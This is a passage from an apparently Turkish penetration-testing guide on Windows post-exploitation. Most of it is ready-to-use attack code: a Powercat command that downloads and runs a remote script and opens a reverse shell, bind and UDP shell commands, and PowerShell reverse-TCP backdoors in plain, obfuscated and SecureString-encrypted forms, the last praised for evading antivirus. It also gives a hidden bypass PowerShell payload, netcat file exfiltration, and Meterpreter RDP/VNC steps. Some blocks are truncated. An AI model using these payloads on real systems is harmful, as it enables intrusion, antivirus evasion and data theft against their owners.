.\WindowsEnum.ps1  
.\WindowsEnum.ps1 extended  
powershell -nologo -executionpolicy bypass -file WindowsEnum.ps1 extended
```

## Powercat

Tersine bağlantı saldırılarında Powershell'de bağlantı alma ve gönderme işlemleri gerçekleştirilmektedir.

```
powershell -c "IEX(New-Object  
System.Net.WebClient).DownloadString('http://192.168.1.3/powercat.ps1');powercat -c 192.168.1.3 -p 4444 -e  
cmd"
```

Komutu ile sisteme Powercat önce indirilir daha sonra ise tersine kabuk bağlantısı kurulmaktadır.

`python -m SimpleHTTPServer 4444-80` veya `Python -m http.server 1524` komutu ilede veri aktarımı yapılabilir.

Reverse Shell Alma

```
powercat -c 10.1.1.1 -p 443
```

Dinleme Modu

```
powercat -l -p 8000
```

Byte Çıkışlı

```
powercat -c 10.1.1.1 -p 443 -o Bytes
```

Dosya Gönderme

```
powercat -c 10.1.1.1 -p 443 -i C:\inputfile
```

Dosya Alma

```
powercat -l -p 8000 -of C:\inputfile
```

Cmd Shell Gönderme

```
powercat -c 10.1.1.1 -p 443 -e cmd
```

Cmd Shell Kabul Etme

```
powercat -l -p 443 -e cmd
```

UDP Shell

```
powercat -c 10.1.1.1 -p 8000 -u
```

UDP Dinleme

```
powercat -l -p 8000 -u
```

Bind Shell

`powershell -ep bypass` Komut ile kısaca bypass yapıp modül yüklenebilir.

`powercat -l -p 4455 -e cmd` komutu ile Bind Shell oluşturulur.

`nc -nv 123.123.123.123 4444` veya `nc IP: PORT` komutu ile Shell alınır.

## Powershell'de Açık ve Şifrelenmiş TCP Reverse Shell Atakları

### Invoke Expression

Prompt

Dosya Adı : [PS\\_Rev\invoke\\_expression\prompt\powershell\\_bind\\_tcp\\_prompt.ps1](#)

```
$port = $(Read-Host -Prompt "Enter port number").Trim();
Write-Host "";
if ($port.Length -lt 1) {
    Write-Host "Port number is required";
} else {
    Write-Host "#####
    :.:.: ""
```

Port numarası girilerek Bind Shell oluşturulur ve uzaktan Shell kabul edilir.

Dosya Adı : [PS\\_Rev\invoke\\_expression\prompt\powershell\\_reverse\\_tcp\\_prompt.ps1](#)

```
$addr = $(Read-Host -Prompt "Enter address").Trim();
Write-Host "";
$port = $(Read-Host -Prompt "Enter port number").Trim();
Write-Host "";
if ($addr.Length -lt 1 -or $port.Length -lt 1) {
    Write-Host "Both parameters are required";
} else {
    Write-Host "#####";
    Write-Host "#";
    Write-Host "# PowerShell Reverse TCP v3.8";
    Write-Host "#";
```

Ip ve Port adresi girilir uzak masaüstünden Shell kabul edilir.

./Minified Klasörü ise scriptin düz satır halidir.

Original

Dosya Adı :

[PS\\_Rev\invoke\\_expression\Original\powershell\\_reverse\\_tcp.ps1](#)

[PS\\_Rev\invoke\\_expression\Original\powershell\\_bind\\_tcp.ps1](#)

Scriptleri düz bir script olmakla birlikte herhangi bir karmalık ve şifreleme yoktur.

```
Write-Host "# PowerShell Reverse TCP v3.8"
Write-Host "# by Ivan Sincek"
Write-Host "# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp."
Write-Host "# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14."
Write-Host "# "
Write-Host "#####"
$client = $stream = $buffer = $writer = $data = $result = $null;
try {
    # change the host address and/or port number as necessary
    $client = New-Object Net.Sockets.TcpClient("127.0.0.1", 9000);
    $stream = $client.GetStream();
    $buffer = New-Object Byte[] 1024;
    $encoding = New-Object Text.UTF8Encoding;
    $writer = New-Object IO.StreamWriter($stream, [Text.Encoding]::UTF8, 1024);
    $writer.AutoFlush = $true;
    Write-Host "Backdoor is up and running...";
```

## Obfuscated

Dosya Adı :PS\_Rev\invoke\_expression\Obfuscated\powershell\_reverse\_tcp\_manual.ps1

Dosya Adı : PS\_Rev\invoke\_expression\Obfuscated\ powershell\_bind\_tcp\_manual.ps1

```
(`G`C`M *e-Ho??) "#####";
: = $s = $b = $w = $d = $r = $null;
'y {
    $c = (& (`G`C`M *ke-E*) '& (`G`C`M *ew-0*) `N`E`T`.`S`O`C`K`E`T`S`.`T`C`P`C`L`I`E`N`T($a, $p)');
    $s = $c.GetStream();
    $b = & (`G`C`M *ew-0*) Byte[] (1024 + 12 - 12);
    $e = & (`G`C`M *ew-0*) Text.UTF8Encoding;
    $w = (& (`G`C`M *ke-E*) '& (`G`C`M *ew-0*) `I`O`.`S`T`R`E`A`M`W`R`I`T`E`R($s, [Text.Encoding]::UTF8, 1024)')
    $w.AutoFlush = $true;
    & (`G`C`M *e-Ho??) "Backdoor is up and running...";
    & (`G`C`M *e-Ho??) "";
    $by = 0;
    do {
        $w.Write("PS");
        do {
```

Script Karıştırılmış bir halde bulunur  
IP ve PORT ayarları yapılarak  
sistemde çalıştırılır.

## Secure String

Dosya Adı :

PS\_Rev\invoke\_expression\obfuscated\secure\_string\ powershell\_reverse\_tcp\_secure\_string.ps1

Şifrelenmiş bir scripttir.Antivirüse yakalanma oranı düşüktür.

```
# change the host address and/or port number as necessary
# obfuscated host address, same as $a = "127.0.0.1";
$a = "127" + "." + "0" + "." + "0" + "." + "1";
# obfuscated port number, same as $p = 9000;
$p = 1000 + 1000 + 1000 + 6000;
$s = "76492d1116743f0423413b16050a5345MgB8AHgAbQbzADYAbABWAEYAMABaAGoAVABrAFUATwBzAEUAMQBjAC8ANQBYAFEPQ
IEX((New-Object System.Net.NetworkCredential("", (ConvertTo-SecureString -k (0..15) $s))).Password
Clear-Variable -Name "a";
Clear-Variable -Name "p";
Clear-Variable -Name "s";
```

IP ve PORT açık bir şekilde  
girilir.

Secure String ise 0 – 15 arasında sayılardan oluşan bir şifrelemedir.

\$s = Değişkeninde ise kod bloğu yer almaktadır.

Input
0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
76492d1116743f0423413b16050a5345MgB8AHgAbQbzADYAbABWAEYAMABaAGoAVABrAFUATwBzAEUAMQBjAC8ANQBYAFEPQ A9AHwANgASAGUAZQBkAGEANwA2AGUAMAA4ADQAYgA2AGUANgA1ADMAyQA1ADMAOQA4ADgANABhADQAOQA0ADkAZAAYADAAMAA0 AGIANABjADQAZAA2ADQAMwBhADUAMgAyAGMAZAA4ADQAMgAzAGIAZABjAGMAMwA0AGEAMAAyADQAMQA2ADIANwA5ADEANABmAD AAZQBjAGQANgAzAGUAYQA4ADEAMQB1ADkAZQB1AGYAMgA3ADMANgA2ADYANwBiADMAOAA0ADYAOQA2ADkANQA0ADMAMQBmAGEA NgAyADMANgAxADYAMgA3ADcANABhADMANQA1AGQAZABjADgANgAyAGEANwA3AGMAZABmAGQAMQAYAGIAYQBmADEANgBhADUAMA BmADcAZQAxAGUA0AA4ADYAYQB1ADYAOQA2AGMANAAxAGMANQAwAGEAMwAyADAAYgAyADUAZgA4ADUAMwBmADgAMAAzAGIAMgAw ADIAMABkADgAMQA5AGUAZgBmAGEAYwBiADQANQAwADQANgAzADMANgBjAGUAMAA0ADMAMAAyAGYAOABmADkAZQA1AGYAMQAYAD QANwAxADUAZgBmADgAZABmADYAZQAzAGMAYQAzAGUAYwA5AGMAOABjADYAMgA4ADQAMwAwADAAYwA0AGQAYQB1AGQANgA5AGIA MgA2ADYANwBiADQANQA0ADkAYQAxAGUA0AA0ADAAOQA0ADgANwA5AGIAMQA5ADKANQA5ADUANQA5AGUAMgAyAGUAMQA3AGEAMQ A1AGMANAAwADUANgAzADIAMAA3AGEAZQB1ADQAMwBiADIANwAyADgANgAxADMANQBkAGQA0AAyADIAMQAzADKANwBkAGYAOQB1 ADEAMwA0ADAANwA5ADMANQA5AGQAZAAwADUAYgBmADYAMwBhAGEAMQA0AGMANQBmAGYANgBiAGQAYQAYAGQAZAA0ADAAZQA2AD YAMwBkAGYAZAB1AGEANwA2AGEAMgAyADYAMAA1AGQAMQBhAGEANgAyADQANwA0AGQAMgBiAGEAYQA3ADkAYwAxADAAMQA0AGQA NwA0ADEAMABmADMAMgB1AGIANwB1ADEANQBkAGUAZQAzAGIAYgA2ADMAMgBhAGYA0AA4ADMAZAA0AGIAYQBmADkAZgA4ADEAYw
Convert

Result
\$s = \$c.GetStream(); \$b = & (`G`C`M *ew-0*) Byte[] (1024 + 12 - 12); \$e = & (`G`C`M *ew-0*) Text.UTF8Encoding; \$w = (& (`G`C`M *ke-E*) '& (`G`C`M *ew-0*) `I`O`.`S`T`R`E`A`M`W`R`I`T`E`R(\$s, [Text.Encoding]::UTF8, 1024)'); \$w.AutoFlush = \$true; & (`G`C`M *e-Ho??) "Backdoor is up and running..."; & (`G`C`M *e-Ho??) "";

Şifre çözümlenmesinde ise  
Karıştırılmış PS Scripti yer  
almaktadır.

Örnek bir Şifreleme Script ;

```
$Key = (3,4,2,3,56,34,254,222,1,1,2,23,42,54,33,233,1,34,2,7,6,5,35,43)
ConvertFrom-SecureString (ConvertTo-SecureString "Never gonna give you up, never gonna let you down" -
AsPlainText -Force) -Key $Key
```

Invoke Obfuscation

Dosya Adı : PS\_Rev\invoke\_expression\obfuscated\invoke\_obfuscation\ powershell\_reverse\_tcp\_obfuscated.ps1

Dosya Adı : PS\_Rev\invoke\_expression\obfuscated\invoke\_obfuscation\ powershell\_bind\_tcp\_obfuscated.ps1

```
}
;>()UoAGTCELUoAG + UoAGLOCUoAG(::~)CG[
}
;o3qLdo3qL emaN- )*V-ra* MROJCROJGROJ( &
{ )llunc'+PNx en- dcPNx( fi
}
;o3'+qLro3qL emaN- )*V-ra* MROJCROJGROJ( &
{ '+' )lluncP'+N'+ en- rcPNx( fi
}
;o3qLbo3qL emaN- )*V-'+ra* MROJCROJGROJ( '+' &
;)(raelC.bcPNx
{ )lluncPNx'+ en- bcPNx( fi
}
;o3qLco3qL emaN- )*V-ra* MROJCROJGROJ( &
;)(esopsiD.ccPNx ;)(eso1C.ccPNx
{ )llunc'+PNx en- ccPNx( fi
}
;o3qLso3qL emaN- )*V-ra* MROJCROJGROJ( &
;)(esopsiD.scPNx ;)(eso1C.scPNx
{ )lluncPNx en- s'+cPNx( fi
}
;o'+3qLwo3qL emaN- )*V-ra* MROJCROJGROJ( &
;)(esopsiD.wcPNx ;)(eso1C.wcPNx
{ )lluncPNx en- wcPNx( fi
{ yl'+lanif }
;egasseM.noit'+pecxErenni.noitpecxE._cPNx )??oH-e* MROJCROJGROJ( &
```

Daha farklı bir karıştırma yöntemi kullanmaktadır.

Reverse & Bind Shell Generator

Theme

Dark

## Reverse Shell Generator

IP & Port

IP

10.10.10.10

Port

9004

+1

Listener

ncat -lvp 9004

Type

ncat

Copy

Reverse

Bind

MSFVenom

OS

All

Show Advanced

PHP exec

PHP shell\_exec

PHP system

PHP passthru

PHP'

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object
System.Net.Sockets.TCPClient("10.10.10.10",9004);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " +
(pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length
);$stream.Flush();$client.Close()
```

Bu web uygulaması ilede kolayca komutlar oluşturabilir ve dinlemeye alabiliriz.

## Dosya Transfer Yöntemleri

Yukarıda dosya transfer yöntemlerinde Ngrok,Certutil,Curl,Wget yöntemleri ile dosya çekim ve transfer işlemlerinden bahsetmiştik bunun dışında bir farklı yöntem ile dosya transfer işlemlerini gerçekleştirebiliriz.

Netcat ile sisteme dahil edilerek oradan ayrıca bir komut çalıştırılarak yapılabilir.

Sistemden indirilecek dosya

```
nc -w 3 192.168.1.1 8080 < C:/log.txt
```

Saldırılan makineden dinleme yapılırken dosya sisteme kaydedilir.Bu işlemler Meterpreter dışında yapılan işlemlerde kullanılabilir.

```
nc -l 8080 > kaydet.key
```

Bunun dışında Ngrok yöntemi ile yapılabilir veya Python sistemde kuruluysa yapılabilir.

Hex kodlarını alarakta bu işlemi yapabiliriz bu ise Powershell’de Format-Hex komutu ile yapabiliriz.CMD komut satırında ise “xxd” komutu ile yapabiliriz.Böylece Hexadecimal veriler ile bu işlemi gerçekleştirebiliriz.

## Uzak Masaüstü Oturumu ve VNC Enjeksiyonu

Meterpreter ile oturum oluşturulduktan sonra run post/windows/manage/enable\_rdp komutu ile RDP etkinleştirilebilir.Daha sonra Run Vnc komutu ilede sistemde uzak masaüstü işlemleri yapılabilir.

```
rdesktop 160.75.200.99
```

```
rdesktop -u admin -tr -p - 160.75.200.99
```

-p : Password belirtir

-k : tr ( Türkçe karakter sorunu çözümü )

-u : Kullanıcı adı

**Rdesktop -k tr -u admin 127.0.0.1** komutu ile bağlantı kurulabilir.

Meterpreter’da herhangi bir kimlik doğrulaması istemeyen bağlantı var ise [use auxiliary/scanner/vnc/vnc\\_none\\_auth](#) komutu ile modül kullanılabilir.

**KAYNAKLAR : Rapid7 ,InfoSecMatter ,Stefan-Security ,InfoSecInstitute ,SystemWeakness ,Offensive-Security Microsoft ,HackingArticles ,Ired Team, PentesterLab ,ObscureSecurity ,Incognito ,KaliLinuxTutorials, SANS EddieJackson ,PentestLab ,Turkcell Geleceği Yazarlar**

## SON

Windows sistemlerinde genel olarak yetki yükseltme işlemleri bahsedilmiştir.Bu konular genişletilebilir veya geliştirilebilir.Metasploit veya farklı programlar,yazılımlar,scriptler veya özel kodlamalar yapılarak sistemlerde yetki yükseltme işlemleri yapılabilir.Yetki yükseltme işlemleri Pentest gibi çalışmalarda genel olarak pek kullanılmamaktadır.Sisteme sızmak yeterli olarak görülmektedir.Nadiren de olsa yetki yükseltme gibi çalışmalarda sistemlerde yapılmaktadır.Bu işlemler ilerleyen zamanlarda değişiklik gösterebilir.Sistem ne kadar güncel ve antivirüs aktif ise yetki yükseltme işlemleride bir hayli zorlu olacaktır.Bunun aşımı konusunda bahsedildiği gibi bunlar veya bunlara benzer teknikler ile yapılmaktadır.Genel olarak sistemde neler,nasıl yapılacağı nasıl hareket edilebileceği gibi konular farklı veya benzer teknikler ile yapılabilir.